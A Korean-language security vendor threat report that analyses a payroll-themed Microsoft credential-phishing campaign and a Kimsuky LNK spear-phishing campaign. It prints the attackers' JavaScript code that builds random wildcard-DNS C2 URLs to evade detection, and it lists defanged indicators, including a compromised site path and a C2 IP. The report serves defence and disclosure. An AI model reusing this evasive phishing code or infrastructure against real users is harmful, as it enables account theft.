


[그림 1] TDS 이메일 모니터링 시스템에서 탐지된 피싱 메일 화면

공격 개요

이번 피싱 메일은 '[Re]: Payroll Reports for week 2 ending, Sun, 19 Apr 2026 13:24:05 -0700' 라는 제목으로 유포되었으며, [Re]: 접두사를 붙여 마치 기존에 주고받은 대화의 답장인 것처럼 위장했습니다.

또한 수신자에게 '중요도가 높은 메시지'로 표시되도록 이메일 헤더를 조작하였으며 (Importance: high), 본문을 완전히 비워 첨부파일만 열도록 유도하는 전형적인 사회공학적 기법을 활용했습니다.



[그림 2] 피싱 메일

공격 흐름

공격은 피싱 메일 수신부터 계정 탈취까지 크게 세 단계로 진행됩니다.

1. 미끼 문서를 통한 HTML 파일 실행 유도 피싱 메일에는 미끼 문서로 사용된 PDF 파일과 피싱 페이지로 접속하는 HTML 파일이 첨부되어 있습니다.

PDF 파일에는 급여명세서에 대한 안내문을 표시하여 HTML 파일 실행을 유도합니다.

Payroll Notice

Please review the attached payroll statement from the Global Payroll System.

OFFICIAL REMINDER

As part of the monthly payroll closing process, the global payroll administrator has generated a comprehensive summary of your earnings, deductions, and net payment details for the current period.

This is an automated payroll notification. Please retain a copy for your records.

[그림 3] 미끼 문서로 사용된 PDF 파일 화면

2. HTML 피싱 파일 실행 → 피싱 페이지

로딩 사용자가 급여명세서 파일로 오인하여 HTML 파일을 실행하면 Microsoft 스타일의 로딩 화면이 표시되며, 이와 동시에 백그라운드에서는 랜덤으로 생성된 C2 서버 URL 을 통해 C2 서버에 접속하여 피싱 페이지를 실시간으로 불러와 보여줍니다.

피싱 페이지 자체가 HTML 파일 안에 담겨 있지 않고 실행 시점에 C2 서버에서 받아오는 구조이기 때문에, 파일을 사전에 스캔하는 보안 솔루션의 정적 탐지를 우회합니다.

또한 이때 C2 서버 접속은 HTML 파일 내부 스크립트가 Wildcard DNS 를 악용하여 매번 다른 무작위 서브도메인 URL 을 생성하여 접속함으로써, URL 기반 탐지를 우회할 수 있습니다.

Wildcard DNS 란? DNS(Domain Name System)는 인터넷 주소를 실제 서버의 IP 주소로 변환해 주는 시스템입니다. 이 DNS 에는 와일드카드(*) 레코드라는 기능이 있는데, 특정 도메인의 모든 서브도메인 요청에 동일하게 응답하도록 설정하는 것으로 원래는 수많은 서브도메인을 하나의 서버로 편리하게 운영하기 위한 정상적인 기능입니다.

*.example.com → 192.0.2.10 (서버 IP)

→ www[.]example[.]com 접속 시: 192.0.2.10 으로 연결

→ mail[.]example[.]com 접속 시: 192.0.2.10 으로 연결

→ 어떤 서브도메인이든 192.0.2.10 으로 연결

공격자는 2 개의 C2 서버 도메인을 운영하며, 두 도메인 모두 Wildcard DNS 를 적용하여 어떤 서브도메인으로 접속해도 동일한 C2 서버로 향하며, 하나의 도메인이 차단되더라도 나머지 도메인으로 즉시 전환하여 공격을 이어갑니다.

사용자가 HTML 파일을 실행할 때마다 다음과 같은 방식으로 서브도메인과 쿼리 문자열이 완전히 새롭게 생성되어 C2 서버로 연결됩니다.

hxxps://[7 자리 랜덤 서브도메인].[공격자 C2 도메인(2 개 중 1 개)]:8443/gygy?[랜덤 6 자리]token[랜덤 5 자리]ref=[수신자 이메일 주소]

예시) hxxps://[pnrwedj].example.com:8443/gygy?[keyhfhxrv]token[m7ea3]ref=[email@email.com]

```
const domains = [
  "██████████.com",
  "██████████.com"
];


const statusQueue = [
  "Authenticating session...",
  "Loading secure modules...",
  "Applying encryption...",
  "Preparing workspace...",
  "Launching interface..."
];

const rand = (len) => {
  const c = "abcdefghijklmnopqrstuvwxyz23456789";
  let r = "";
  for(let i = 0; i < len; i++) r += c[Math.floor(Math.random() * c.length)];
  return r;
};

const buildUrl = () => {
  const a = rand(4);
  const b = rand(3);
  const base = domains[Math.floor(Math.random() * domains.length)];
  const p1 = rand(6);
  const p2 = rand(5);
  return `https://${a}.${b}.${base}:8443/gygy?${p1}token${p2}ref=████████████████████`;
};
```

[그림 4] 피싱 URL 생성 코드

공격자의 C2 서버로부터 로딩된 피싱 페이지에는 Microsoft 로그인 팝업이 표시되며, Microsoft 계정 입력 문구와 함께 이메일 주소가 자동으로 입력된 상태로 나타나, 사용자가 자연스럽게 비밀번호를 입력하도록 유도합니다.



[그림 5] 피싱 페이지

3. 계정 정보 입력 → 계정 탈취 사용자가 팝업 로그인 창에 비밀번호를 입력하는 순간, 해당 자격증명이 공격자 서버로 전송되어 계정이 탈취됩니다.

이번 공격은 급여명세서라는 친숙한 소재를 활용해 첨부파일 열람을 유도하였으며, Wildcard DNS Abuse 기법으로 보안 솔루션의 탐지까지 우회하는 정교한 피싱 공격입니다.

정상 웹사이트 해킹 및 다단계 C2 인프라 악용한 Kimsuky의 K-ICTC 사칭 LNK 공격

최근 북한 연계 지능형 지속 위협(APT) 그룹인 Kimsuky(김수키)가 '2026 4th K-ICTC' 행사를 정교하게 사칭하여 특정 타깃을 노리는 스피어 피싱(Spear Phishing) 공격을 전개하고 있습니다. 이들 위협 그룹은 공격 대상의 업무적 관심사와 호기심을 직접적으로 자극하여 클릭을 유도할 목적으로 2026_4th_K-ICTC_Information.zip이라는 명칭의 악성 압축 파일을 초기 침투의 핵심 미끼로 활용하고 있습니다. 이는 단순한 무작위 배포가 아니라, 대상자가 해당 문서의 출처와 내용을 전혀 의심하지 않도록 설계된 고도화된 사회공학적(Social Engineering) 기법이 철저하게 적용된 전형적인 표적형 공격의 형태를 띠고 있습니다.

본 캠페인에서 공격자는 자체적인 악성 도메인을 생성하는 대신, 기존에 정상적으로 운영되어 보안 시스템의 탐지망을 우회하기 쉬운 취약한 웹사이트를 은밀하게 침해하여 악성코드 유포 거점으로 악용하는 전술을 채택했습니다. 구체적인 타깃 인프라로 '대한주택관리사협회 대구시회(dghma[.]org)'의 공식 웹사이트를 해킹하여 서버 권한을 탈취한 뒤, 해당 서버 내부의 특정 디렉터리 경로(/mnd/)에 악성 압축 파일을 업로드하여 배포 서버로 활용했습니다. 이를 통해 피해자들이 평판이 양호한 정상 도메인 기반의 링크(hxxp://dghma[.]org/mnd/2026_4th_K-ICTC_Information.zip)를 클릭하게 함으로써, 신뢰 기반의 피싱 공격을 수행했습니다.


피해자가 다운로드한 ZIP 압축 파일을 해제하면 내부에 '2026 4th K-ICTC Information.pdf.lnk'라는 바로가기 파일이 나타납니다. 윈도우의 확장자 숨김 설정을 악용하여 PDF 문서로 위장한 이 LNK 파일은 실행 시 내부에 포함된 파워셸(PowerShell) 명령어를 통해 원격 명령을 수행합니다. 사용자가 파일을 실행하는 즉시 정상 프로그램인 mshta.exe 등을 호출하여 백그라운드에서 악성 스크립트를 구동하며, 시스템 정보 수집 및 초기 침투를 완료합니다. 초기 침투 성공 후, 감염된 호스트는 C2 서버인 103.67.196[.]25와 통신을 시작합니다. 공격자는 이 서버를 통해 1차적으로 'conf.dat' 파일을 내려 보내 감염 환경을 설정하고, 이후 'view1.php' 엔드포인트를 통해 시스템 정보(OS 정보, 파일 목록 등)를 탈취합니다. 특히 공격자는 감염된 시스템에서 수집된 정보를 PHP 스크립트를 통해 인자값 형태로 전송받으며, 지속적으로 추가 명령을 하달하는 다단계 제어 체계를 유지합니다.

종합적으로 분석해 볼 때, 이번 Kimsuky 그룹의 캠페인은 취약한 정상 기관 웹사이트를 해킹한 신뢰 기반의 유포 인프라 구축, 이중 확장자를 적용하여 PDF 문서로 정교하게 위장한 LNK 파일의 속임

수, 그리고 C2 서버를 활용한 체계적인 다단계 악성 페이로드 통신망 등 3 박자를 모두 갖춘 매우 고도화된 구조로 설계되어 있습니다. IT 환경 내에서 발생할 수 있는 잠재적인 추가 피해와 기밀 데이터 유출을 원천적으로 차단하기 위해서는, 침해 지표로 식별된 악성 HASH와 도메인 및 C2 IP와 의 모든 네트워크 통신을 전사 방화벽 장비에서 즉각적으로 차단해야 합니다. 아울러 이중 확장자 및 바로가기 파일 실행 이력에 대한 엔드포인트 보안 모니터링 체계를 한층 더 강력하게 강화할 것을 권고합니다.



[2026 4th K-ICTC Information.pdf.Ink 실행 시 보여지는 미끼 PDF]



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616
(주)이스트시큐리티

www.estsecurity.com